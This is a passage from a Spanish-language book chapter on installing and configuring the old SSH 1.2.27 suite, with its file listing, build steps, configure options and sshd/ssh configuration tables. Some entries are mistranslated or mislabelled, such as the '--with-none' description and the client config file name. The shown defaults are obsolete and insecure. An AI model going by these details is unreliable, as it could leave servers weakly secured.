descubre que uno o varios de los algoritmos compatibles tienen defectos en sus fundamentos, es posible cambiar rápidamente de uno a otro sin modificar el protocolo clave y las funciones de ssh.

ssh también tiene otras ventajas con respecto a sus competidores. La ventaja más significativa es que ssh no modifica mucho las rutinas. En todos los aspectos, iniciar una sesión de ssh es tan sencillo como (y similar a) iniciar una sesión de telnet. Tanto la autenticación como el posterior cifrado de sesiones son transparentes. Por tanto, la curva de aprendizaje es pequeña o inexistente. Secure Shell se puede obtener en http://www.ssh.fi.

NOTA

También se pueden obtener un cliente y un servidor ssh precompilado en http://www.replay.com.

En este capítulo veremos ssh desde varios ángulos:

- Instalar y configurar ssh.
- Proporcionar servicios ssh en redes heterogéneas.
- Utilizar las características ampliadas de ssh.
- Probar la capacidad de ssh para asegurar los datos.

Las utilidades principales de ssh

La distribución de ssh se compone de varios programas. La Tabla 10.1 describe la función de cada uno de los programas.

Tabla 10.1 Programas de la *suite* ssh

Programa	Descripción
make-ssh-known-hosts	Un *script* de Perl que crea una base de datos de *hosts* (busca automáticamente todos los *hosts* en el dominio especificado a través de DNS).
scp	El programa Secure Copy de Secure Shell. Secure Copy ofrece un medio seguro para copiar archivos de un *host* a otro. Funciona como rcp, pero utiliza ssh para facilitar las transferencias.
ssh	El cliente de Secure Shell. ssh funciona de forma similar a un cliente telnet. Una vez conectado al servidor, ssh puede utilizarse para ejecutar comandos básicos del sistema y, en todos los sentidos, la sesión de ssh se parecerá a una sesión de telnet. (Es, a todos los efectos, casi igual que iniciar la sesión desde un indicativo de consola.)

Tabla 10.1 Programas de la *suite* ssh *(continuación)*

Programa	Descripción
ssh-add	Agrega identidades (registra nuevas claves) al agente de autenticación de ssh-agent.
ssh-agent	Se utiliza para realizar autenticación del estilo RSA a través de redes cuando se utiliza ssh. (Permite a los *hosts* remotos acceder y almacenar claves privadas de RSA.)
sshd	El servidor de Secure Shell, que de forma predeterminada escucha el puerto 22. Cuando sshd recibe una solicitud de conexión de un cliente ssh válido, inicia una nueva sesión.
ssh-keygen	El generador de claves para ssh. Con ssh-keygen, los usuarios pueden generar una clave de RSA que posteriormente puede utilizarse para la autenticación tanto local como remota. (La autenticación la lleva a cabo el ssh-agent.)

Inicio rápido: instalar la distribución de ssh

Cuando se descomprime el archivo tar con la distribución de ssh, lo hace en /ssh-1.2.27, que, a partir de ese momento, debería contener los siguientes archivos:

```
-rw-r--r--   1 17275    operator    16879 May 12 04:18 COPYING
-rw-r--r--   1 17275    operator    60470 May 12 04:18 ChangeLog
-rw-r--r--   1 17275    operator    20528 May 12 04:18 INSTALL
-rw-r--r--   1 17275    operator    26467 May 12 04:19 Makefile.in
-rw-r--r--   1 17275    operator     9773 May 12 04:18 OVERVIEW
-rw-r--r--   1 17275    operator    22132 May 12 04:18 README
-rw-r--r--   1 17275    operator     3374 May 12 04:18 README.CIPHERS
-rw-r--r--   1 17275    operator     4512 May 12 04:18 README.DEATTACK
-rw-r--r--   1 17275    operator     1858 May 12 04:18 README.SECURERPC
-rw-r--r--   1 17275    operator     3914 May 12 04:18 README.SECURID
-rw-r--r--   1 17275    operator     2884 May 12 04:18 README.TIS
-rw-r--r--   1 17275    operator    87262 May 12 04:18 RFC
-rw-r--r--   1 17275    operator    75492 May 12 04:18 RFC.nroff
-rw-r--r--   1 17275    operator     2887 May 12 04:18 TODO
-rw-r--r--   1 17275    operator     8470 May 12 04:19 acconfig.h
-rw-r--r--   1 17275    operator     1919 May 12 04:19 arcfour.c
-rw-r--r--   1 17275    operator     1205 May 12 04:19 arcfour.h
-rw-r--r--   1 17275    operator     8648 May 12 04:19 auth-kerberos.c
-rw-r--r--   1 17275    operator    29046 May 12 04:19 auth-passwd.c
-rw-r--r--   1 17275    operator     3820 May 12 04:19 auth-rh-rsa.c
-rw-r--r--   1 17275    operator    14874 May 12 04:19 auth-rhosts.c
-rw-r--r--   1 17275    operator    20276 May 12 04:19 auth-rsa.c
-rw-r--r--   1 17275    operator    26760 May 12 04:19 authfd.c
```

```
-rw-r--r--   1 17275    operator     4640 May 12 04:19 authfd.h
-rw-r--r--   1 17275    operator    10438 May 12 04:19 authfile.c
-rw-r--r--   1 17275    operator    18769 May 12 04:19 blowfish.c
-rw-r--r--   1 17275    operator      994 May 12 04:19 blowfish.h
-rw-r--r--   1 17275    operator     4827 May 12 04:19 bufaux.c
-rw-r--r--   1 17275    operator     1870 May 12 04:19 bufaux.h
-rw-r--r--   1 17275    operator     3878 May 12 04:19 buffer.c
-rw-r--r--   1 17275    operator     2224 May 12 04:19 buffer.h
-rw-r--r--   1 17275    operator    10318 May 12 04:19 canohost.c
-rw-r--r--   1 17275    operator     9615 May 12 04:19 cipher.c
-rw-r--r--   1 17275    operator     4124 May 12 04:19 cipher.h
-rw-r--r--   1 17275    operator    32322 May 12 04:19 clientloop.c
-rw-r--r--   1 17275    operator     5218 May 12 04:19 compress.c
-rw-r--r--   1 17275    operator     1818 May 12 04:19 compress.h
-rwxr-xr-x   1 17275    operator    17995 May 12 04:18 config.guess
-rw-r--r--   1 17275    operator    16320 May 12 04:20 config.h.in
-rw-r--r--   1 17275    operator     1538 May 12 04:18 config.sample
-rwxr-xr-x   1 17275    operator    22876 May 12 04:18 config.sub
-rwxr-xr-x   1 17275    operator   218850 May 12 04:20 configure
-rw-r--r--   1 17275    operator    36080 May 12 04:20 configure.in
-rw-r--r--   1 17275    operator     7542 May 12 04:19 crc32.c
-rw-r--r--   1 17275    operator      729 May 12 04:19 crc32.h
-rw-r--r--   1 17275    operator    21017 May 12 04:19 crypt.c
-rw-r--r--   1 17275    operator     3335 May 12 04:19 deattack.c
-rw-r--r--   1 17275    operator      393 May 12 04:19 deattack.h
-rw-r--r--   1 17275    operator    22976 May 12 04:19 des.c
-rw-r--r--   1 17275    operator     2496 May 12 04:19 des.h
-rw-r--r--   1 17275    operator     1891 May 12 04:19 emulate.c
-rw-r--r--   1 17275    operator      472 May 12 04:19 emulate.h
-rw-r--r--   1 17275    operator     2017 May 12 04:19 getput.h
drwxr-xr-x   8 17275    operator     1024 May 12 04:19 gmp-2.0.2-ssh-2
-rw-r--r--   1 17275    operator    17982 May 12 04:18 gnu-COPYING-GPL
-rw-r--r--   1 17275    operator      880 May 12 04:18 host_config.sample
-rw-r--r--   1 17275    operator     8736 May 12 04:19 hostfile.c
-rw-r--r--   1 17275    operator     6053 May 12 04:19 idea.c
-rw-r--r--   1 17275    operator     1672 May 12 04:19 idea.h
-rw-r--r--   1 17275    operator    10043 May 12 04:19 includes.h
-rwxr-xr-x   1 17275    operator     4772 May 12 04:18 install-sh
-rw-r--r--   1 17275    operator     4642 May 12 04:18 libdes-ARTISTIC
-rw-r--r--   1 17275    operator    25510 May 12 04:18 libdes-COPYING
-rw-r--r--   1 17275    operator     2419 May 12 04:18 libdes-README
-rw-r--r--   1 17275    operator     4807 May 12 04:19 log-client.c
-rw-r--r--   1 17275    operator     7942 May 12 04:19 log-server.c
-rw-r--r--   1 17275    operator    16216 May 12 04:19 login.c
-rw-r--r--   1 17275    operator    12320 May 12 04:19 make-ssh-known-
➥hosts.1.in
```

```
-rwxr-xr-x   1 17275    operator    21221 May 12 04:18 make-ssh-known-
➥hosts.pl
-rw-r--r--   1 17275    operator     4442 May 12 04:19 match.c
-rw-r--r--   1 17275    operator     7873 May 12 04:19 md5.c
-rw-r--r--   1 17275    operator      543 May 12 04:19 md5.h
-rw-r--r--   1 17275    operator     4071 May 12 04:19 memmove.c
-rw-r--r--   1 17275    operator     2755 May 12 04:19 mpaux.c
-rw-r--r--   1 17275    operator     1455 May 12 04:19 mpaux.h
-rw-r--r--   1 17275    operator    76542 May 12 04:19 newchannels.c
-rw-r--r--   1 17275    operator    26045 May 12 04:19 packet.c
-rw-r--r--   1 17275    operator     7239 May 12 04:19 packet.h
-rw-r--r--   1 17275    operator    17185 May 12 04:19 pty.c
-rw-r--r--   1 17275    operator     1727 May 12 04:19 pty.h
-rw-r--r--   1 17275    operator     2390 May 12 04:19 putenv.c
-rw-r--r--   1 17275    operator    13494 May 12 04:19 random.c
-rw-r--r--   1 17275    operator    13617 May 12 04:19 randoms.c
-rw-r--r--   1 17275    operator     3465 May 12 04:19 randoms.h
-rw-r--r--   1 17275    operator    23729 May 12 04:19 readconf.c
-rw-r--r--   1 17275    operator     5845 May 12 04:19 readconf.h
-rw-r--r--   1 17275    operator     8954 May 12 04:19 readpass.c
-rw-r--r--   1 17275    operator       84 May 12 04:19 remove.c
-rw-r--r--   1 17275    operator      969 May 12 04:19 rfc-pg.c
-rw-r--r--   1 17275    operator    21377 May 12 04:19 rsa.c
-rw-r--r--   1 17275    operator     3296 May 12 04:19 rsa.h
-rw-r--r--   1 17275    operator     7319 May 12 04:19 rsaglue.c
-rw-r--r--   1 17275    operator     4892 May 12 04:19 scp.1
-rw-r--r--   1 17275    operator    52417 May 12 04:19 scp.c
-rw-r--r--   1 17275    operator    22461 May 12 04:19 servconf.c
-rw-r--r--   1 17275    operator     6432 May 12 04:19 servconf.h
-rw-r--r--   1 17275    operator      691 May 12 04:18 server_config.sample
-rw-r--r--   1 17275    operator    26334 May 12 04:19 serverloop.c
-rw-r--r--   1 17275    operator     3192 May 12 04:19 signals.c
-rw-r--r--   1 17275    operator    20180 May 12 04:19 snprintf.c
-rw-r--r--   1 17275    operator     1525 May 12 04:19 snprintf.h
-rw-r--r--   1 17275    operator     1668 May 12 04:19 socketpair.c
-rw-r--r--   1 17275    operator     4007 May 12 04:19 ssh-add.1
-rw-r--r--   1 17275    operator     8658 May 12 04:19 ssh-add.c
-rw-r--r--   1 17275    operator     6265 May 12 04:19 ssh-agent.1
-rw-r--r--   1 17275    operator    24600 May 12 04:19 ssh-agent.c
-rw-r--r--   1 17275    operator    15705 May 12 04:19 ssh-askpass.c
-rw-r--r--   1 17275    operator     5824 May 12 04:19 ssh-keygen.1
-rw-r--r--   1 17275    operator    23105 May 12 04:19 ssh-keygen.c
-rw-r--r--   1 17275    operator    38632 May 12 04:19 ssh.1.in
-rw-r--r--   1 17275    operator    35544 May 12 04:19 ssh.c
-rw-r--r--   1 17275    operator    36564 May 12 04:19 ssh.h
-rw-r--r--   1 17275    operator    60224 May 12 04:19 sshconnect.c
```

```
-rw-r--r--   1 17275    operator    37107 May 12 04:19 sshd.8.in
-rw-r--r--   1 17275    operator   156444 May 12 04:19 sshd.c
-rw-r--r--   1 root     root            0 Jun 17 21:56 sshdir.txt
-rw-r--r--   1 17275    operator     4754 May 12 04:19 sshsia.c
-rw-r--r--   1 17275    operator      653 May 12 04:19 sshsia.h
-rw-r--r--   1 17275    operator      870 May 12 04:19 strerror.c
-rw-r--r--   1 17275    operator     2356 May 12 04:19 tildexpand.c
-rw-r--r--   1 17275    operator    11621 May 12 04:19 ttymodes.c
-rw-r--r--   1 17275    operator     5384 May 12 04:19 ttymodes.h
-rw-r--r--   1 17275    operator    30968 May 12 04:19 userfile.c
-rw-r--r--   1 17275    operator     4949 May 12 04:19 userfile.h
-rw-r--r--   1 17275    operator       33 May 12 04:19 version.h
-rw-r--r--   1 17275    operator     1498 May 12 04:19 xmalloc.c
-rw-r--r--   1 17275    operator     1039 May 12 04:19 xmalloc.h
drwxr-xr-x   2 17275    operator     1024 May 12 04:19 zlib-1.0.4
```

Para crear e instalar ssh, antes ejecute configure:

```
$ ./configure
```

Esta operación tardará varios minutos, durante los que configure identifica el tipo de sistema y verifica que tiene los archivos necesarios para compilar ssh. Cuando configure acabe (y suponiendo que no informe de algún error crítico), cree ssh de la siguiente forma:

```
$ make
```

La creación también puede tardar algunos minutos (alrededor de diez, dependiendo de la velocidad del procesador). Durante ese tiempo, vigile los mensajes de salida por si hubiera algún error.

Cuando se acabe de crear, los siguientes ejecutables deben estar en el directorio de ssh:

- scp.
- ssh.
- ssh-add.
- ssh-agent.
- sshd.
- ssh-keygen.

Tras verificar que realmente están ahí (file * | grep utable), finalice la instalación:

```
$ make install
```

Con ello, las utilidades de ssh estarán en el árbol /usr/local/ y se creará la documentación de ssh.

Inicio no tan rápido: especificar las opciones de configure

Si no tiene mucha prisa porque funcione ssh, quizá deba pensar en utilizar las opciones de configuración especificadas en la Tabla 10.2. Si las define en el momento de la creación, no tendrá que hacerlo posteriormente en los archivos de configuración. (Además, algunas opciones disponibles en el momento de creación no están disponibles posteriormente, como por ejemplo agregar compatibilidad con empaquetadores de TCP.)

Tabla 10.2 Opciones de la línea de comandos de configure

Opción	Función
--disable-client-port-forwardings	Desactiva todos los envíos del puerto basados en clientes (excepto X11).
--disable-client-x11-forwarding	Desactiva todos los envíos X11 a los clientes.
--disable-server-port-forwardings	Desactiva todos los envíos del puerto basados en clientes (excepto los envíos X11).
--disable-server-x11-forwarding	Desactiva los envíos X11 que utilizan servidores.
--disable-suid-ssh	Instala ssh sin el bit suid.
--enable-kerberos-tgt-passing	Especifica que ssh debe crearse con compatibilidad con los *tickets* de Kerberos. Kerberos es un protocolo de autenticación de redes desarrollado en MIT y que se suele utilizar para asegurar las sesiones de red. Para obtener más información, diríjase a la página web http://web.mit.edu/kerberos/www/.
--prefix=PREFIX	Especifica un directorio alternativo para los archivos de soporte y los archivos binarios de ssh. El directorio predeterminado es /usr/local.
--srcdir=DIR	Especifica una ubicación alternativa para los archivos de origen.
--with-des	Especifica que ssh debe crearse con compatibilidad con DES de una sola pasada.
--with-libwrap[=PATH]	Especifica que ssh debe crearse con compatibilidad con los empaquetadores TCP.
--with-none	Especifica que ssh debe crearse con compatibilidad con las sesiones cifradas (no se recomienda).
--without-blowfish	Especifica que ssh debe crearse sin compatibilidad con Blowfish. BlowFish es un esquema de cifrado de 64 bits desarrollado por Bruce Schneier. Se suele utilizar para realizar gran cantidad de cifrados a alta velocidad y es más rápido que DES e IDEA.

Tabla 10.2 Opciones de la línea de comandos de configure *(continuación)*

Opción	Función
--without-idea	Especifica que ssh debe crearse sin compatibilidad con IDEA. *International Data Encryption Algorithm* (IDEA) es un eficaz algoritmo de cifrado de bloques que funciona con una clave de 128 bits y cifra los datos más rápidamente que DES y es mucho más seguro.
--without-rsh	Especifica que ssh no debe utilizar nunca rsh.
--with-path=PATH	Especifica la ruta en que entra un usuario cuando inicia la sesión con el cliente ssh (de forma predeterminada, los usuarios entran en su directorio inicial).
--with-securid[=PATH]	Especifica que ssh debe crearse con compatibilidad con la tarjeta Security Dynamics SecurID.
--with-socks	Especifica que ssh debe crearse con compatibilidad con *firewalls* SOCKS.
--with-socks4	Especifica que ssh debe crearse con compatibilidad con *firewalls* SOCKS, versión 4.
--with-socks5	Especifica que ssh debe crearse con compatibilidad con *firewalls* SOCKS, versión 5.
--with-tis[=DIR]	Especifica que ssh debe crearse con compatibilidad con el servidor de autenticación de Trusted Information Systems.
--with-x	Agrega compatibilidad con X.

Configuración de servidores ssh

Tras crear ssh, el siguiente paso es verificar (o cambiar si fuera necesario) las opciones de los archivos de configuración de ssh. Dichos archivos son:

- /etc.sshd_config (el archivo de configuración del servidor ssh).
- /etc/ssh_config (el archivo de configuración del cliente ssh).

/etc/sshd_config: el archivo de configuración del servidor ssh

/etc/sshd_config: es el archivo de configuración del servidor ssh. De forma predeterminada, este archivo es:

```
# This is ssh server systemwide configuration file.
Port 22
ListenAddress 0.0.0.0
```

```
HostKey /etc/ssh_host_key
RandomSeed /etc/ssh_random_seed
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts no
StrictModes yes
QuietMode no
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
# CheckMail no
# PidFile /u/zappa/.ssh/pid
# AllowHosts *.our.com friend.other.com
# DenyHosts lowsecurity.theirs.com *.evil.org evil.org
# Umask 022
# SilentDeny yes
```

La Tabla 10.3 muestra estas opciones y otras, y explica sus funciones.

Tabla 10.3 Opciones de /etc/sshd_config

Opción	Función
AllowGroups [grupos]	Esta opción se establece para controlar los grupos que pueden acceder a los servicios de ssh (ejemplo: AllowGroups sysadmin accounting). Los grupos se pueden especificar de forma explícita o utilizando comodines. Separe los *hosts* con espacios en blanco, no mediante comas.
AllowHosts [hosts]	Esta opción se establece para controlar los *hosts* que pueden acceder a los servicios de ssh (ejemplo: AllowHosts shell.ourcompany.net). Los *hosts* se pueden especificar de forma explícita o utilizando comodines y por nombre de *host* o dirección IP. Separe los *hosts* con espacios en blanco, no mediante comas.

Tabla 10.3 Opciones de /etc/sshd_config *(continuación)*

Opción	Función
AllowSHosts [hosts]	Esta opción se utiliza para especificar los *hosts* de .shosts o .rhosts que pueden acceder a los servicios de sshd. Los *hosts* se pueden especificar de forma explícita o utilizando comodines y por nombre de *host* o dirección IP. Separe los *hosts* con espacios en blanco, no mediante comas.
AllowTCPForwarding	Esta opción se utiliza para especificar si se permite el envío de TCP. De forma predeterminada, el valor de AllowTCPForwarding es yes.
CheckMail [yes|no]	Esta opción se utiliza para especificar si sshd debe notificar a los usuarios al iniciar la sesión que han recibido correo electrónico (no suele ser necesario, ya que la *shell* ya lo hace). El valor predeterminado (si esta opción se especifica sin ningún valor) es yes.
DenyGroups [grupos]	Esta opción se utiliza para controlar los grupos que pueden acceder a los servicios de ssh (ejemplo: DenyGroups sysadmin accounting denegará el acceso a los grupos sysadmin y accounting). Los grupos se pueden especificar de forma explícita o utilizando comodines. Separe los grupos con espacios en blanco, no mediante comas.
DenyHosts [hosts]	Esta opción se utiliza para denegar a determinados *hosts* el acceso a los servicios de ssh (ejemplo: DenyHosts shell.ourcompany.net). Los *hosts* se pueden especificar de forma explícita o utilizando comodines y por nombre de *host* o dirección IP. Separe los *hosts* con espacios en blanco, no mediante comas.
FascistLogging [yes|no]	Esta opción se utiliza para especificar si sshd debe realizar un registro excesivo.
ForcedEmptyPasswdChange	Utilícela para que los nuevos usuarios tengan que cambiar su contraseña la primera vez que inician una sesión.
HostKey [archivo clave]	Defina esta opción para especificar la ubicación de la clave del host. El valor predeterminado es /etc/ssh_host_key. Esta opción no es necesario que se utilice, salvo que se desee un archivo clave que no sea el predeterminado (a menos que se vayan a utilizar varios archivos de configuración que se lean en momentos distintos).
IdleTimeout [tiempo]	Esta opción se establece para especificar el tiempo tras el que se interrumpen las conexiones inactivas. Dicho tiempo puede definirse en segundos, minutos, horas, días o semanas. La sintaxis es IdleTimeout -tiempo-tiempo de identificador. Por ejemplo, para definir tres horas como tiempo de espera, escriba: IdleTimeout -h 3.

Tabla 10.3 Opciones de /etc/sshd_config *(continuación)*

Opción	Función
IgnoreRhosts [yes|no]	Esta opción se utiliza para especificar si sshd lee archivos .rhosts.
IgnoreRootRhosts	Esta opción se utiliza para especificar si sshd va a utilizar entradas de .rhosts al autenticar *root*.
KeepAlive [yes|no]	Esta opción se utiliza para especificar si sshd debe enviar a los clientes mensajes de que la conexión sigue viva.
LoginGraceTime [time]	Esta opción se define para controlar el tiempo que tardará el servidor en terminar la sesión de un usuario tras una petición de conexión si dicho usuario no consigue iniciar la sesión. Este tiempo se especifica en segundos (el valor predeterminado es 600).
PermitEmptyPasswords	Esta opción se utiliza para especificar si sshd va a permitir a los usuarios iniciar la sesión con una contraseña nula.
PermitRootLogin	Esta opción se utiliza para especificar si *root* puede iniciar la sesión con ssh y, en caso afirmativo, si se utiliza la autenticación de contraseña.
PrintMotd [yes|no]	Esta opción se define para especificar si sshd debe imprimir el mensaje del día la primera vez que los usuarios inician una sesión.
RhostsAuthentication	Esta opción se utiliza para especificar si se puede utilizar solamente la autenticación de rhosts. A menos que exista una buena razón para hacerlo, esta opción no debe utilizarse, ya que la autenticación de rhosts no es segura.
RhostsRSAAuthentication	Esta opción se define para especificar si sshd debe utilizar la autenticación de rhosts y RSA conjuntamente.
RSAAuthentication [y|n]	Esta opción se utiliza para especificar si sshd usa la autenticación de RSA.
ServerKeyBits [bits]	Esta opción se utiliza para especificar el número de bits que se van a utilizar en la clave del servidor.
SilentDeny	Esta opción se establece si se desea que sshd deniegue conexiones sin enviar ninguna notificación a los usuarios rechazados. Es muy útil para los servidores públicos, ya que no da ninguna pista a los usuarios a los que rechaza. Sin embargo, es posible que en redes privadas no sea conveniente establecer esta opción.
StrictModes	Especifique esta opción para establecer que sshd verifique los permisos de los usuarios en su directorio de inicio antes de aceptar el inicio de sesión.
X11Forwarding	Esta opción se especifica para activar X11Forwarding.

Habitualmente, las opciones deben ser permanentes, pero sshd permite definir varias opciones en la línea de comandos del inicio. La siguiente sección explica las opciones de la línea de comandos del inicio.

Opciones de la línea de comandos del inicio de sshd

Las opciones de la línea de comandos que muestra la Tabla 10.4 se utilizan para definir o ignorar las opciones de configuración de /etc/sshd_config.

Tabla 10.4 Opciones de la línea de comandos del inicio de sshd

Opción	Función
-b [bits]	Esta opción se utiliza para especificar el número de bits que se van a utilizar en la clave del servidor. De forma predeterminada, sshd usa 768 bits. (Es el equivalente en la línea de comandos de la opción ServerKeyBits.)
-d	Esta opción se utiliza para iniciar el modo DEBUG. Aquí, sshd se ejecuta como proceso principal y envía una salida detallada de la depuración a STDOUT. Es útil para ver al servidor en acción.
-f [archivo de configuración]	Esta opción se utiliza para especificar el archivo de configuración de otro servidor (el valor predeterminado es /etc/sshd_config).
-g [tiempo de espera]	Esta opción se utiliza para especificar un periodo de tiempo de espera, tras el que se interrumpe la conexión de los clientes que no se han autenticado. El valor predeterminado de /etc/sshd_config es 600 segundos. Tenga en cuenta que si especifica 0, sshd lo interpreta como sin límite, en oposición a 0 segundos. Por consiguiente, si desea que prácticamente no exista tiempo de espera, especifique un número mayor que 0 (el valor predeterminado de 600 segundos es muy pequeño, por lo que es mejor reducirlo a alrededor de 60 segundos).
-h [clave del host]	Esta opción se utiliza para especificar el archivo de claves de *host*. (El valor predeterminado es /etc/ssh_host_key.) Hay varios casos en los que quizá lo haga. Uno de ellos se produce cuando se ejecuta sshd como cualquier usuario que no sea *root* (*root* posee el archivo de configuración predeterminado, por lo que *root* es el único que puede leerlo o escribirlo. Por consiguiente, si inicia sshd como otro usuario, sshd no podrá leer el archivo.) Esta opción también es útil si inicia sshd a través de *scripts* que ejecutan

Tabla 10.4 Opciones de la línea de comandos del inicio de sshd *(continuación)*

Opción	Función
	varias opciones a distintas horas del día. Por ejemplo, es posible que permita que una red o un *host* externos accedan a ssh durante el día, pero desee restringir su acceso por la noche. Para ello, necesita dos funciones distintas en el *script*: una que agregue el *host* externo a la lista DenyHosts durante la noche y otra que lo elimine de dicha lista al amanecer. Naturalmente, cada vez que se produce este cambio, el *script* debe detener sshd y volver a iniciarlo con el otro archivo de configuración.
-i	Esta opción se utiliza para indicar a sshd que se ejecute desde inetd. Los creadores no lo recomiendan por una buena razón: si se inicia desde inetd, el rendimiento de sshd puede ser lento, ya que debe generar una clave para cada sesión.
-k [tiempo]	Esta opción se utiliza para especificar la frecuencia con la que sshd regenera la clave. De forma predeterminada, sshd lo hace una vez cada hora. Este tiempo se define en segundos. Tenga en cuenta que el valor 0 no indica una regeneración perpetua de claves, sino la no existencia de regeneración.
-p [puerto]	Esta opción se utiliza para especificar un puerto alternativo para ejecutar sshd. El puerto predeterminado es el 22. Tenga en cuenta que, a menos que ejecute sshd desde inetd, es posible que tenga que notificar a los usuarios si cambia el puerto predeterminado (de forma predeterminada, ssh se dirige al puerto 22).
-q	Esta opción se utiliza para especificar que sshd debe ejecutarse en modo *quiet* (donde no se realizan registros).

/etc/ssh_config: el archivo de configuración de clientes de ssh

/etc/sshd_config es el archivo de configuración del cliente ssh. De forma predeterminada, este archivo es:

```
# This is ssh client systemwide configuration file. This file provides
# defaults for users, and the values can be changed in per-user configuration
# files or on the command line.

# Configuration data is parsed as follows:
```

```
#  1. command line options
#  2. user-specific file
#  3. systemwide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Sitewide defaults for various options

# Host *
#   ForwardAgent yes
#   ForwardX11 yes
#   RhostsAuthentication yes
#   RhostsRSAAuthentication yes
#   RSAAuthentication yes
#   TISAuthentication no
#   PasswordAuthentication yes
#   FallBackToRsh yes
#   UseRsh no
#   BatchMode no
#   StrictHostKeyChecking no
#   IdentityFile ~/.ssh/identity
#   Port 22
#   Cipher idea
#   EscapeChar ~
```

La Tabla 10.5 muestra estas opciones y otras, y explica sus funciones.

Tabla 10.5 Opciones de /etc/ssd_config

Opción	Función
BatchMode [yes|no]	Especifica si ssh solicita un nombre de usuario y una contraseña durante la conexión. El valor predeterminado es yes (esta opción es para aquellos casos en los que se están generando *scripts* de sesiones que no requieren la interacción del usuario).
Cipher [cifrado]	Especifica el cifrado que debe usar ssh en las sesiones de encriptación. Las opciones válidas son idea, des, 3des (triple DES), blowfish, arcfour y none.
ClearAllForwardings	Esta opción se establece cuando se desea que ssh lea las opciones de envío de un segundo, tercero o cuarto archivo de configuración durante la misma sesión.
Compression [yes|no]	Especifica si ssh debe utilizar compresión durante la sesión.

Tabla 10.5 Opciones de /etc/ssd_config *(continuación)*

Opción	Función
CompressionLevel [0-9]	Asigna el nivel de compresión. Cuanto menor sea el número, más rápidamente se efectuará la compresión (pero peor será su rendimiento). El número más alto, 9, realiza una gran compresión, pero su rendimiento será muy lento.
ConnectAttempts [#]	Especifica el número de veces que ssh debe intentar conectarse con sshd antes de "morir" o volver a rsh.
EscapeChar [carácter]	Especifica el carácter de escape de la sesión.
FallBackToRsh [yes|no]	Especifica que ssh debe volver a rsh si falla alguna conexión con sshd.
ForwardAgent [yes|no]	Especifica si hay que enviar las conexiones con los agentes de autenticación.
ForwardX11 [yes|no]	Especifica si ssh debe enviar las sesiones de X11 automáticamente.
GatewayPorts [yes|no]	Especifica si los *hosts* remotos pueden conectarse a puertos enviados localmente.
Hostname [nombre de host]	Especifica el nombre de *host* en el que se va a iniciar la sesión de forma predeterminada.
IdentityFile [archivo]	Especifica un archivo de identidad RSA alternativo que se puede utilizar (el valor predeterminado es .ssh/identity).
KeepAlive [yes|no]	Especifica si el cliente ssh debe enviar a los servidores remotos mensajes de que la conexión sigue viva.
KerberosAuthentication	Especifica que ssh debe utilizar la autenticación Kerberos 5.
KerberosTgtPassing	Especifica que ssh va a utilizar el paso de tickets Kerberos.
LocalForward port host:port	Especifica que ssh va a enviar un puerto local a un *host* remoto.
PasswordAuthentication [yes|no]	Especifica si ssh debe utilizar la autenticación basada en contraseñas.
PasswordPromptHost [yes|no]	Especifica si el nombre de *host* del *host* remoto debe aparecer en el indicativo de inicio de sesión.
PasswordPromptLogin [yes|no]	Especifica si el nombre de inicio de sesión remota debe aparecer durante la autenticación.
Port [puerto]	Especifica un puerto remoto alternativo para sshd.
RhostsAuthentication	Especifica si puede utilizarse solamente la autenticación de rhosts. A menos que exista una buena razón para hacerlo, esta opción no debe utilizarse, ya que la autentificación de rhosts no es segura.

Tabla 10.5 Opciones de /etc/ssd_config *(continuación)*

Opción	Función
RhostsRSAAuthentication	Especifica si ssh debe utilizar la autenticación de rhosts y de RSA conjuntamente.
StrictHostKeyChecking	Especifica si ssh va a agregar automáticamente claves de *hosts* nuevos al archivo de *hosts* y si ssh se va a conectar con *hosts* que tengan claves de *hosts* nuevos o distintos a los que se había conectado anteriormente. Los conmutadores válidos son: yes, no y ask.

Iniciar sshd

Una vez que se han establecido las opciones de configuración deseadas, inicie sshd (como *root*) de la siguiente forma:

```
$ sshd
```



Si /usr/local/sbin no está en la ruta, agréguelo antes de ejecutar sshd o inicie sshd utilizando su ruta completa: /usr/local/sbin/sshd. Tenga también en cuenta que de forma predeterminada sshd se ejecuta en segundo plano. Por consiguiente, no es necesario que se envíe al fondo de forma explícita (sshd &).

Ya funciona el servidor de ssh. Vamos a ver cómo se utilizan las distintas utilidades de los clientes.

Utilizar el cliente ssh

Para iniciar el cliente ssh, escriba el comando ssh más su nombre de usuario y el nombre de *host* o la dirección IP, de la siguiente forma:

```
$ssh -l mikal 172.16.0.1
```

El servidor ssh remoto solicitará una contraseña. Véase la Figura 10.1.

Una vez que introduzca la contraseña correcta, ssh le conectará y le enviará a un indicativo de *shell*. A partir de ese momento, la sesión se comportará exactamente como una sesión telnet. Véase la Figura 10.2.



La primera vez que se conecte a un servidor ssh remoto, aparecerá el siguiente mensaje:

```
Host key not found from the list of known hosts.
Are you sure you want to continue connecting (yes/no)?
```

Elija yes si está conectado al *host* correcto. Ya no volverá a recibir este mensaje de advertencia. (Tenga en cuenta que, a menos que agregue *host* de antemano a la configuración de *host* conocida, recibirá este mensaje la primera vez que se conecte a un host desconocido.)




FIGURA 10.1
El indicativo de contraseña de la sesión de ssh.

